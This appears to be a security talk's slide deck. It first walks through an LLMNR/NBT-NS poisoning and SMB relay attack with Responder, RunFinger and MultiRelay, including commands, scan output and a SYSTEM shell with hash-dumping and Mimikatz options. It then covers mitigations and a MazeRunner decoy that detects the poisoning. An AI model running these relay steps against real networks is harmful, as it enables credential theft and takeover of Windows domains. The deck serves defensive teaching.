

DECEIVING RESPONDER

iamv1nc3nt

WHAT IS RESPONDER?



In 2013, SpiderLabs wrote a blog titled: “Top Five Ways SpiderLabs Got Domain Admin on Your Internal Network” and sitting at #1: “Netbios and LLMNR Name Poisoning” using a tool called: “Responder”

“Responder an LLMNR, NBT-NS and MDNS poisoner. It will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answer to File Server Service request, which is for SMB.”



THE ATTACK

Responder, Runfnger, and Multirelay

Back in the old days, you'd fire up Responder, capture the hash and crack it. With password complexity rules, this has become harder – if not impossible. Instead, using Runfnger, we find a victim server with SMB signing disabled and we relay the hash using Multirelay. SMB signing means it's digitally signed at the packet level to prevent man in the middle attacks.

FINDING OUR TARGET

- Windows Server 2016
- SMB Signing Disabled

```
root@kl:~# python RunFinger.py -i 10.10.10.0/24 ←
python: can't open file 'RunFinger.py': [Errno 2] No such file or directory
root@kl:~# locate RunFinger.py
/usr/share/responder/tools/RunFinger.py
root@kl:~# /usr/share/responder/tools/RunFinger.py -i 10.10.10.0/24
Retrieving information for 10.10.10.58...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:15
Os version: 'Windows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: 'J...-PC'
This machine is part of the '...' domain

Retrieving information for 10.10.10.53...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:25:55
Os version: 'QTS'
Lanman Client: 'Samba 4.4.16'
Machine Hostname: '...-NAS'
This machine is part of the 'WORKGROUP' domain

Retrieving information for 10.10.10.52...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:20
Os version: 'Windows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: '...-PC'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.62...
SMB signing: False ←
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:20
Os version: 'Windows Server 2016 Standard 14393'
Lanman Client: 'Windows Server 2016 Standard 6.3' ←
Machine Hostname: '3CX'
This machine is part of the 'ADVANCED' domain
```

NON-VIABLE TARGET

- Domain Controller
- SMB Signing is Enabled

```
Retrieving information for 10.10.10.103...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:17
Os version: 'Windows Server 2012 R2 Standard 9600'
Lanman Client: 'Windows Server 2012 R2 Standard 6.3'
Machine Hostname: ''
This machine is part of the 'WORKGROUP' domain

Retrieving information for 10.10.10.130...
SMB signing: True ←
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:21
Os version: 'indows Server 2016 Standard 14393'
Lanman Client: 'Windows Server 2016 Standard 6.3'
Machine Hostname: ' -DC2'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.180...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:21
Os version: 'indows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: ' -PC'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.210...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:21:18
Os version: 'Unix'
Lanman Client: 'Samba 3.6.25-B513.00-0.22'
Machine Hostname: ''
This machine is part of the 'WORKGROUP' domain
```

LAUNCHING RESPONDER

LAUNCHING MULTIRELAY

```
root@k1:/usr/share/responder/tools# python ./MultiRelay.py -t 10.10.10.62 -u ALL
Responder MultiRelay 2.0 NTLMv1/2 Relay
Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/
Relying credentials for these users:
['ALL']
```

POISONING OUR VICTIM

Relying the hash from our victim at
10.10.10.130 to our target server at
10.10.10.62

```
Retrieving information for 10.10.10.62...
SMB signing: False
Os version: 'Windows Server 2016 Standard 14393'
Hostname: '3CX'
Part of the 'ADVANCED' domain
[+] Setting up SMB relay with SMB challenge:
[+] Received NTLMv2 hash from: 10.10.10.130 ←
[+] Client info: ['indows Server 2016 Standard 14393', domain: 'ADVANCED', signing:'True']
[+] Username: Administrator is whitelisted, forwarding credentials. ←
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

LOCAL ADMIN

When we drop to our shell, we're local admin. If there are processes running as the Domain Admin, we can migrate into one of those and then it's game over.

Available commands:

```
dump          -> Extract the SAM database and print hashes.  
regdump KEY   -> Dump an HKLM registry key (eg: regdump SYSTEM)  
read Path_To_File -> Read a file (eg: read /windows/win.ini)  
get Path_To_File -> Download a file (eg: get users/administrator/desktop/password.txt)  
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)  
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be  
ndows\temp\  
runas Command    -> Run a command as the currently logged in user. (eg: runas whoami)  
scan /24         -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to  
pivot IP address -> Connect to another host (eg: pivot 10.0.0.12)  
mimi command     -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)  
mimi32 command   -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)  
lcmd command    -> Run a local command and display the result in MultiRelay shell  
)  
help            -> Print this message.  
exit             -> Exit this shell and return in relay mode.  
                  If you want to quit type exit and then use CTRL-C
```

Any other command than that will be run as SYSTEM on the target.

```
Connected to 10.10.10.62 as LocalSystem.  
C:\Windows\system32\:#whoami  
nt authority\system
```



DEFENSIVE TECHNIQUES

- Disable multicast name resolution in Group Policy
- Disable the NetBIOS option in in DHCP
- Enable SMB Signing



REALITY

- Legacy systems fail to work correctly
- Legacy multifunction devices no longer scan to file
- In-house administrator configures system with static IP, fails to select the option to “Disable NetBIOS over TCP/IP”, and gets owned
- Client has an old Solidworks Simulation license (\$\$\$\$) running on Windows XP



CUE TRANSITION MUSIC

A photograph of a person in a field of tall grass, seen from behind, looking towards the horizon. The image has a warm, reddish-orange tint. Overlaid on the image are several white, semi-transparent puzzle piece shapes of various sizes and orientations, suggesting a concept of assembly or solving a problem.

DECEPTION

D e c e p t i o n v s H o n e y p o t

Honeypots are fake systems that appear to be vulnerable whereas deception technologies take this concept to the next level. We can deploy systems, services, or little breadcrumbs that act as tripwires to alert us to the presence of an attacker.

STORY WIZARD

We can choose from predefined server builds which can be launched as nested virtual machines under the existing virtual machine or they can be exported and imported on a separate hypervisor.

The screenshot shows the MazeRunner™ Community Edition interface. At the top, there is a navigation bar with the Cymmetria logo and links for DASHBOARD, CAMPAIGN, ENDPOINTS, INVESTIGATION, ACTIVESOC, and INTEGRATIONS. Below the navigation bar, the title "Deception story wizard" is displayed. The interface is divided into three main sections: "Select story" (step 1), "Customize decoy" (step 2), and "Set up breadcrumbs" (step 3). The "Select story" section contains several options, each with a thumbnail, name, and description. One option, "Responder Monitor", is highlighted with a red border. The other options listed are "Linux backup server", "Developer endpoint decoy", "Internal website server", "Source control server", and "VPN server".

Story Type	Description	Technology Stack
Linux backup server	A Linux server storing backups from various systems	SMB + SSH
Developer endpoint decoy	A Linux machine with SSH and SMB	SMB + SSH
Internal website server	A Linux server with a Wiki and phpMyAdmin	HTTP + MYSQL + SSH
Responder Monitor	A Linux server with a Responder Monitor service to catch Pass-The-Hash attacks on the network	SSH + Responder Monitor
Source control server	A Linux server serving Git (over HTTP)	GIT + SSH
VPN server	A Linux machine with VPN and SSH for management	VPN + SSH

STORY DECOY CUSTOMIZATION

We configure the basic information and save it. When the story configuration is finished, the system builds the server.

MazeRunner™ Community Edition

Cymmetria DASHBOARD CAMPAIGN ENDPOINTS INVESTIGATION ACTIVESOC INTEGRATIONS

Deception story wizard

1 Select story 2 Customize decoy 3 Set up breadcrumbs


Name*
Responder detection

Hostname*
rjacobs10-pc

DNS address
If you choose to fill out this field make sure that a matching DNS entry is created in your name server


Operating system*
Ubuntu 14.04

VM type*
Standalone
Nested
Standalone



RESPONDER DECOY

While the story wizard is convenient for quickly deploying decoys, we have to accept the prepackaged configuration.



BLANK SLATE

Rather than choosing the stock decoy, we can choose to create our decoy from scratch – choosing only what we want.

Create decoy

Name*
Responder2

Hostname*
mlittle10-pc

DNS address

If you choose to fill out this field make sure that a matching DNS entry is created in your name server

Operating system*
Ubuntu 14.04

VM type*
Standalone
Nested
Standalone

Save

FAKE HOST TO QUERY

When our decoy sends out the request, we need a host to query and an IP to trigger the alert. Also note that we can set a random time interval to give a more realistic appearance.

The screenshot shows the MazeRunner™ Community Edition interface. On the left, there's a sidebar with 'Cymmetria' branding and a 'Campaign' section. Below it, a 'Decoys' section lists 'Responder2' (Ubuntu 14.04). On the right, a modal window titled 'Edit service' is open. The service type is set to 'Responder Monitor'. The 'Service name*' field contains 'ResponderDecoyService'. The 'Resolve from decoy' checkbox is checked ('Yes'). The 'Detection interval' field is set to '1'. The 'Hostname to query' field contains 'dc01'. The 'IP of the hostname to query' field contains '192.168.0.57'. A red box highlights the 'Resolve from decoy' checkbox, and another red box highlights the 'Detection interval' field. Red arrows point from the text 'The hostname that MazeRunner™ will attempt to resolve' to the 'Hostname to query' field and from 'The IP address of said hostname' to the 'IP of the hostname to query' field. A 'Save' button is at the bottom right of the modal.

SLIMMED DOWN DECOY

We essentially arrive at the same place as we did with the Story Wizard version minus the SSH service.

The screenshot shows the MazeRunner™ Community Edition web application. At the top, there's a navigation bar with links for DASHBOARD, CAMPAIGN (which is currently selected), ENDPOINTS, INVESTIGATION, ACTIVE SOC, and INTEGRATIONS. A storage status indicator shows "USED 7GB" and "FREE 90GB". Below the navigation is a header titled "Campaign". The main area has two tabs: "Decoys" and "Services". Under "Decoys", there's a card for "Responder2" (Ubuntu 14.04). Under "Services", there's a card for "ResponderDecoyService" (Responder Monitor). A red box highlights the "ResponderDecoyService" card. Below these cards is a table with columns: Name, Type, Status, Details, Decoy, and Breadcrumbs. One row in the table shows "ResponderDecoyService" as a "Responder Monitor" in "Active" status, associated with "Responder2" (marked with an asterisk). At the bottom, there are pagination controls showing "Showing 1 to 1 out of 1 entries" and a "View: 10" dropdown, along with a "Create service" button.

LYING IN WAIT

When we move to our dashboard page, we see our active Responder decoy.

The screenshot shows the MazeRunner™ Community Edition dashboard. At the top, there's a navigation bar with the title "MazeRunner™ Community Edition" and a "Cymmetria" logo. Below the navigation bar, there are several tabs: DASHBOARD (which is selected), CAMPAIGN, ENDPOINTS, INVESTIGATION, ACTIVESOC, and INTEGRATIONS. On the left side, there's an "OVERVIEW" section with five metrics: DEPLOYED ENDPOINTS (0 / 0), UNRESOLVED ALERTS (0), UNRESOLVED EVENTS (0), TOTAL ALERTS (0), and TOTAL EVENTS (0). In the center, there's a large purple circle labeled "ActiveSOC". To the right of the circle, there's a search bar with a magnifying glass icon, a "Date Range" button, and an "Alerts only" button. Below the search bar, there's a small white box containing a blue icon and the text "RESPONDER2 192.168.0.57". The background of the dashboard features a dark grid pattern.

GONE FISHING

Firing up Responder once more, our fake request is poisoned.

```
FTP server           [ON]
IMAP server          [ON]
POP3 server          [ON]
SMTP server          [ON]
DNS server           [ON]
LDAP server          [ON]
RDP server           [ON]

[+] HTTP Options:
Always serving EXE    [OFF]
Serving EXE            [OFF]
Serving HTML           [OFF]
Upstream Proxy         [OFF]

[+] Poisoning Options:
Analyze Mode          [OFF]
Force WPAD auth        [OFF]
Force Basic Auth       [OFF]
Force LM downgrade     [OFF]
Fingerprint hosts      [OFF]

[+] Generic Options:
Responder NIC          [eth0]
Responder IP             [192.168.0.51]
Challenge set           [random]
Don't Respond To Names  ['ISATAP']

[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.57 for name dc01 (service: File Server)
```

HOOKED THE ATTACKER

When our request is poisoned, we note the change to our decoy on the dashboard along with the specifics of the attack.

The screenshot shows a cybersecurity dashboard interface. At the top, there are tabs for INVESTIGATION, ACTIVE SOC, and INTEGRATIONS. On the right, there is a storage status indicator showing 7GB USED and 90GB FREE. Below the tabs, there are search and filter options: Date Range, Alerts only, and Unresolved events only. A red box highlights a card for a host named 'Responder2'. The card displays the following information:

OS	Status
Ubuntu 14.04	Active
IP	Services
192.168.0.57	Responder Monitor

Below the host card, a table titled '1 Alerts & Events' is shown:

Alert ID	Event Type	Originating IP
11	NBNS poisoning	192.168.0.51

Details for the event are listed:

Time	Originating Hostname
2019-10-17 23:42:03	kali
Decoy Name	Destination IP
Responder2	192.168.0.57

At the bottom left, a callout box labeled 'RESPONDER2' with the IP address 192.168.0.57 is overlaid on a radar chart.

CAPTURED WEARING A DARK HOODIE AND GREEN FONT, OBVS.



THANK YOU



iamv1nc3nt@protonmail.com